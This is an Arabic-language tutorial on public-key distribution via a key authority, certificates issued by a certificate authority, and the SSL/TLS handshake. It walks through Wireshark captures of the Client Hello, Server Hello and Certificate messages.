سنتكلم الآن عن سيناريو باستخدام ال Public-Key Authority: لِنفرض وجود Central Authority لديها Server مُخزَّن به ال Public Keys الخاصة بال Clients، ويكون ال Public Key الخاص بهذه ال Authority معلوماً لديهم.



Source: Ref (7)

هذا سيناريو يوضح تفاصيل إنشاء الاتصال بين A و B عبر ال Authority.

Public-key Authority

(1) Request ‖ $Time_1$

(2) E(PR_{auth}, [PU_b ‖ Request ‖ $Time_1$])

(4) Request ‖ $Time_2$

(5) E(PR_{auth}, [PU_a ‖ Request ‖ $Time_2$])

(3) E(PU_b, [ID_A ‖ N_1])

Initiator A

Responder B

(6) E(PU_a, [N_1 ‖ N_2])

(7) E(PU_b, N_2)

Source: Ref (7)

يظهر في الشكل الخطوات الْمُتَّبَعة في هذه العملية، تبدأ بقيام A وهو ال Initiator بإرسال طلب إلى ال Authority يطلُب ال Public Key الخاص بالطرف B. فترد عليه بإرسال ال Public Key الخاص بالطرف B برسالة مُشفَّرة بال Private Key الخاص بال Authority، وبِما أن A لديه ال Public Key الخاص بها فسيتمكن من فك التشفير. يقوم A بإرسال ال ID الخاص بهِ مع رقم عشوائي يقوم باختياره N1 إلى B في رسالة مُشفَّرة باستخدام ال PUb. فيقوم B بطلب ال PUa من ال Authority هو أيضاً.. و يُرسل إلى A نفس الرقم العشوائي N1، ويقوم بعمل Increment لهذا الرقم بواحد مثلاً، لنُسميه N2، ويرسله أيضاً مع الأول كَنوع مِن ال Authentication. يتم إرسالهم في رسالة مُشفَّرة بال PUa كما يظهر في الخطوة رقم (6).

فَيَرُد عليه A بإرسال الرقم N2 مرةً أخرى ليؤكد له أنه قد وصلَ إليه بِالفِعل!، كما هو موضح بالخطوة رقم (7).

Using Public-Key Certificate


تكلمنا في الطريقة السابقة عن عملية ال "public key distribution" بين أي طرفين يودان التواصل بشكل آمن فيما بينهم عن طريق Trusted Third Party وهي ال Public Key Authority. وبإجراء بعض التدقيق على السيناريو السابق سنُلاحظ أنه في كل مرة يُريد الطرف A التواصل مع أي طرف آخر سَيَتَوَجَّب عليهِ الإتصال بال Autority، وهذا الإجراء مُستهلِكاً للوقت.

تم التَغَلُّب على هذا الأمر باستخدام ال Certificates. تُتيح هذه ال Certificates للأطراف التواصل فيما بينها لِتَبَادُل ال Public Keys دون الحاجة للتواصل خلال ال Public Key Authority.

هذه بعض الخصائص الْمُمَيِّزة لل Certificate:

1. لأي طرف يتواصل مع A يستطيع قراءة ال Certificate والإطلاع من خلالها على بيانات الطرف A وعلى ال Public Key الخاص بهِ.
2. أي طرف يستطيع التحقُق من ال Authority المانِحَة لهذه ال Certificate، بمعنى التأكد من أن هذه ال Certificate ليست مُزيفة!.
3. أي طرف أو مُستخدِم يُمكِنهُ التحقُّق من تاريخ أو صلاحية هذه ال Certificate، بالطبع يعد التاريخ من الخصائص المهمة للشهادات، نُلاحظ رفض المُتصفحات فَتح بعض مَواقع الإنترنت في حالة عدم ضبط ساعة جهاز الكمبيوتر، حيثُ يَعتَبِر حينها أن ال Certificates مُنتهية الصلاحية!.
4. يَحِق فقط لل Certificate Authority عملية إنشاء أو تجديد ال Certificate.

ويُعبِّر الشكل التالي عن عملية حصول كل منهم على ال Certificate الخاصة به من ال Certificate Authority:



(a) Obtaining certificates from CA


يقوم الشخص بإرسال ال Public Key الخاص به إلى ال CA، وتقوم هي بإرسال ال Public Key (PUauth) الخاص بها إليه. ثُمَّ تتم عملية إنشاء الشهادة داخل ال CA بتطبيق مجموعة من الخطوات، وبعدها تقوم بإرسالها إلى الشخص ذاته كما يظهر بالشكل، على هيئة رسالة مُشفَّرَة بال PUauth وبِها بيانات هذا الشخص من إسمه أو ID الخاص به، وال Public Key الخاص به، وشيء أخير يُسمى Timestamp (T)، وهو field يُعَبِّر عن تاريخ صدور الشهادة ويستخدم من قبل الطرف المستلم للتحقق من ال Currency لهذه الشهادة.

المعادلة التالية تعبر عن عملية ال Decryption التي تتم بواسطة أي طرف عند استلامه ال Certificate الخاصة بالطرف A:

$$D (PUauth, C_A) = D (PUauth, E (PRauth, [T \| IDA \| PUa])) = (T \| IDA \| PUa)$$

فيقوم بعمل Decryption لها باستخدام ال Public Key الخاص بال Authurity ليتمكن من رؤية بيانات الشهادة وال Public Key الخاص بالطرف A.

الشكل يوضح تبادل الأطراف ال Certificates بعد اعتمادها من نفس ال CA.



Inside Secure Socket Layer (SSL)

يُستَخدَم ال SSL أو ال TLS في تشفير البيانات بين ال Web Servers وال Browsers عبر الإنترنت. وذلك بقيامهِ بإجراء التوافق بين الطرفين على أنواع ال Algorthims المُستخدَمة في تأمين الإتصال وترتيبها، ومِن ثَمَّ تَبادُل البيانات بأمان.

مايلي مقدمة سريعة عنه من موقع info.ssl.com

SSL is the standard security technology for establishing an encrypted link between a web server and a browser. This link ensures that all data passed between the web server and browsers remain private and integral. SSL is an industry standard and is used by millions of websites in the protection of their online transactions with their customers.

To be able to create an SSL connection a web server requires an SSL Certificate. When you choose to activate SSL on your web server you will be prompted to complete a number of questions about the identity of your website and your company. Your web server then creates two cryptographic keys - a Private Key and a Public Key.

The Public Key does not need to be secret and is placed into a Certificate Signing Request (CSR) - a data file also containing your details. You should then submit the CSR. During the SSL Certificate application process, the Certification Authority will validate your details and issue an SSL Certificate containing your details and allowing you to use SSL. Your web server will match your issued SSL Certificate to your Private Key. Your web server will then be able to establish an encrypted link between the website and your customer's web browser.

Typically an SSL Certificate will contain your domain name, your company name, your address, your city, your state and your country. It will also contain the expiration date of the Certificate and details of the Certification Authority responsible for the issuance of the Certificate. When a browser connects to a secure site it will retrieve the site's SSL Certificate and check that it has not expired, it has been issued by a Certification Authority the browser trusts, and that it is being used by the website for which it has been issued. If it fails on any one of these checks the browser will display a warning to the end user letting them know that the site is not secured by SSL.

يعمل بروتوكول ال SSL فوق ال Transport Layer، أيَ فوقَ ال TCP. فهو يعمل كـ Socket بين ال Application Layer وال Transport Layer، ويقوم بتأمين الإتصال لل Applications التي تعتمد على ال TCP كبروتوكول لنقل ال Data كما يظهر بالشكل التالي:

HTTP	FTP	SMTP
SSL or TLS		
TCP		
IP		

يقوم ال SSL بخدمة ال Application Layer Protocols كال HTTP، ويعتمد على ال TCP في عملية نقل ال Messages بين ال Web Servers وال Browsers.

SSL Handshake Protocol	SSL Change Cipher Spec Protocol	SSL Alert Protocol	HTTP
SSL Record Protocol			
TCP			
IP			

Source: Ref (7)

والآن.. سنبدأ بتغطية ال SSL بشيء من التفصيل. في الحقيقة، لا يعمل ال SSL في طبقة وحيدة، أي أنه لا يُعَدْ Single Protocol..! ولكن يَعمَل في طبقتين فوق ال TCP كما يظهر بالشكل. أيضاً يُظهِر لنا الشكل بعض التفاصيل الخاصة بهذا البروتوكول، "SSL Protocol Stack".

كما نُلاحِظ أنه يَشْغَل طبقتين:

(Two Layers)، إحداهُم لل SSL Record Protocol، والأخرى التي تَشمَل ثلاثة بروتوكولات يُوَظفهُم ال SSL في إدارة عملية ال Message Exchanges بين الطرفين.

يتم إنشاء ال Connection على مرحلتين:


- المرحلة الأولى وهيَ ال Handshake Phase.
- المرحلة الثانية وهيَ Secure Data Transfer Phase.

Handshake Phase

تتم في هذه المرحلة عملية ال Authentication بين ال Client وال Server، والتفاوض (Negotiate) حَوْل نوع ال Cryptographic Algorithms وال Keys المُستَخدَمة في تأمين إرسال ال Data.

مايلي شكل يوضح ال Messages التي تتم خلال هذه المرحلة بين ال Client وال Server.

يُعَد ال Handshake Protocol هُنا المسؤول عن عملية ال Authentication وال Negotiation هذه.



نبدأ بأول Message وهيَ ال "Client Hello"

يقوم ال Client (Browser) هُنا ببدء ال Session مع ال Web Server عن طريق إرسال هذه ال Msg، وتحوي الآتي:

Version
The Client sends the version number that it supports. For example, for SSLv3, the version number is 3.0. For TLS, the version number is 3.1.

Random
هو عبارة عن رقم عشوائي مُكوَّن من 26 Byte يختارهُ كل من ال Server وال Client لِكُل Connection يحدُث بينهم.

Session ID (if any)
This is included if the Client wants to resume a previous session. If the Session ID Length is 0, it indicates a new session.

Cipher Suite
This is the list of cipher suites that are supported by the Client.

وكَمِثال لتوضيح هذا ال Cipher Suite سَنَعرِض أحدهم:

(**TLS_RSA_WITH_DES_CBC_SHA**)
TLS is the protocol version, RSA is the algorithm that will be used for key exchange, DES_CBC is the encryption algorithm, and SHA is the hash function.

ولكن ماهذا ال CBC المُستَخدَم مع ال DES Cryptosystem..؟

إنه أحد ال أنواع ال "Modes of Operation" المُستَخدَمَة في تشفير ال Blocks of Data بغرض زيادة التعقيد في العلاقة بين ال Plaintext وال Ciphertext.

مايلي مثال لِ "Client Hello" تَمّ التقاطها بال WireShark.

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 176
    ⊟ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 172
        Version: TLS 1.0 (0x0301)
      ⊟ Random
          gmt_unix_time: May 12, 2010 11:54:39.000000000
          random_bytes: 81FFBC966115DD8D54CBD0778D708AC9B4E1244364AFC4C5...
        Session ID Length: 0
        Cipher Suites Length: 72
      ⊟ Cipher Suites (36 suites)
          Cipher Suite: Unknown (0x00ff)
          Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
          Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
          Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x0088)
          Cipher Suite: TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA (0x0087)
          Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
          Cipher Suite: TLS_DHE_DSS_WITH_AES_256_CBC_SHA (0x0038)
          Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA (0xc00f)
          Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA (0xc005)
          Cipher Suite: TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x0084)
          Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
          Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SHA (0xc007)
          Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
          Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA (0xc011)
          Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
          Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x0045)
          Cipher Suite: TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA (0x0044)
          Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
          Cipher Suite: TLS_DHE_DSS_WITH_AES_128_CBC_SHA (0x0032)
```

نستنتج من خلال البدائل المطروحة تحت ال cipher suites أن هذا ال browser يدعم خاصية ال PFS وتعني:

(Perfect Forward Secrecy)

وذلك بسبب إعطاء أولوية لنوعين هم (DHE and Elliptical DH)..

سنتحدث عن هذه الخاصية بعد قليل..

لاحظ في الشكل السابق البروتوكول المُستخدَم، وهو ال Handshake، وال Handshake Type وهيَ ال Client Hello، أيضاً ال Version وال Random، ثُمَّ ال Session ID وقيمتهُ "صفر" حيثُ يعني أنها Session جديدة!. وأخيراً يأتي لنا أهم Parameter في هذه الرسالة وهو الإحتمالات أو البدائل التي يَعرِضها ال Browser على ال Web Server كي يقوم ال Server باختيار واحدة من هذه ال Cipher Suites وإبلاغ ال Browser بها في الرسالة التي تليها، وهيَ ال "Server Hello".

مايلي Message من نوع Hello قادمة من طرف ال Server تم التقاطها بال WireShark:

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 74
    ⊟ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 70
        Version: TLS 1.0 (0x0301)
      ⊟ Random
          gmt_unix_time: Aug 21, 1993 21:03:18.000000000
          random_bytes: 2986353573E24C5EFC43B8B6CC804E3300B4553CE02021B2...
        Session ID Length: 32
        Session ID: 1CE394AC0DA1B3C061770630CFC0BD66EEE480A23ACCDEEE...
        Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
        Compression Method: null (0)
```


نُلاحِظ في السطر قبل الأخير أنَّ ال Web Server قام باختيار أحد البدائل، ونستنتج من اختياره هذا مايلي:

The long-term keys are used both for the server's authentication and for the session key generation by means of RSA key exchange mechanism.

وهذا يعني أن ال server لم يتم ضبط الإعدادات لديه ليختار أحد البدائل التي تدعم خاصية ال PFS، تذكر هذا ال cipher suite الذي اختاره ال server لأننا سنتحدث عنه في فقرة ال PFS.

وبهذا تنتهي أول خطوة في ال Handshake Phase وهيَ ال Hello Message.

هذا الشكل يُلخِّص لنا هذه الخطوة:



سننتقل إلى الخطوة الثانية في هذا ال Phase وهيَ ال "Authentication and Key Exchange"

تبدأ هذه الخطوة بأن يقوم ال Web Server بإرسال ال Certificate الخاصة بهِ إلى ال Browser، وتحوي ال Public Key الخاص بال Server.

هذا ال Server's Public Key سيستخدمهُ ال Browser بعد قليل في الخطوة الثالثة لإرسال Key جديد يقوم بإنشاؤه يُسمّى "Pre_Master_Secret Key" إلى ال Server.

يتم إرسال ال Pre_Master_Secret_Key مُشفَّراً بال Server's Public Key .. هذه الرسالة تكون بعنوان "Client_Key_Exchange"


سنُشاهدها معاً في الخطوة الثالثة (Step 3) إن شاءالله.

فيقوم ال Server بتطبيق ال Server's Private Key على الرسالة وعَمَل recover لل Pre_Master_Secret Key.

وما هذا ال "Pre_Master_Secret_Key"..؟

يبدو واضحاً من إسمه، "Pre_Master" أنه Key مؤقت سَيَستخدِمهُ كِلاهُم في مُعادَلَة لِعَمَل generate لِ Key آخَر، هو ال Session key، سنتعرض إليهم لاحقاً..

مايلي شكل يوضح الخطوة الثانية في هذا ال Phase.



نُلاحِظ إرسال ال Server لل Certificate في أول Message. أيضاً الرسالة الثانية التي بعنوان "Server_Key_Exchange" مكتوب بِجانِبِها (Optional)..!

لماذا؟

لأن ال Server هُنا قام باختيار RSA key exchange، بالتالي لن يكون بحاجه لها، ثُمَّ يُنهي ال Server الخُطوة الثانية برسالة "Server_Hello_Done" ويُخْطِر بها ال Client أنه أنهى هذه الخطوة، وينتظر الرد من طرف ال Client.

مايلي Session لأول رسالة أرسلها ال Server التي تحوي ال Certificate.


لاحِظ أنها تحوي ال Public Key الخاص بال Server (تمَّ تحديده بالأسفل)،

```
Secure Socket Layer
  TLSv1 Record Layer: Handshake Protocol: Certificate
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 4379
    Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 4375
      Certificates Length: 4372
      Certificates (4372 bytes)
        Certificate Length: 1490
        Certificate (id-at-commonName=www3.netbank.commbank.com.au,id-at-organizati
        Certificate Length: 1570
        Certificate (id-at-commonName=VeriSign Class 3 Extended Validation SSL SGC
        Certificate Length: 1303
        Certificate (id-at-commonName=VeriSign Class 3 Public Primary Certification
          signedCertificate
            version: v3 (2)
            serialNumber : 0x57bffb03fb2c46d4e19ecee0d7437f13
           signature (shaWithRSAEncryption)
           issuer: rdnSequence (0)
           validity
           subject: rdnSequence (0)
           subjectPublicKeyInfo
             algorithm (rsaEncryption)
             Padding: 0
             subjectPublicKey: 3082010A0282010100AF240808297A359E600CAAE74B3B4E...
```

Source: network baseline blog

إلى هُنا تنتهي الخطوة الثانية في ال Handshake Phase.

ثُمَّ تبدأ الخُطوة الثالثة (Step 3)



وفيها يَحدُث التوافق بين ال Client وال Server على "Shared Key" فيما بينهم وهو "Pre_Master_Secret_Key" الذي ذكرناه من قبل.

سنقوم بتسليط الضوء على ال Messages المُهمة.

يظهر في الشكل الرسالة الثانية التي بعنوان "Client_Key_Exchange" ..وبما أنه تم اختيار ال RSA من قبل..

فهذه الرسالة ستحتوي على ال "Pre_Master_Secret Key"، حيثُ يقوم ال client بعمل generate له، وتشفيره باستخدام ال Server's public key، ثم يُرسِلهُ إلى ال Server.

هذا ال Key سَيَستخدِمهُ كُل مِن ال Server وال Client في إنتاج Key آخر اسمه: "Master_Secret_Key"، وهو عبارة عن (One-time 48-byte value)، يتم إنتاجهُ بمُعادلَة يدخُل بها ال "Pre_Master_Secret Key" وال "Client and Server Random values".

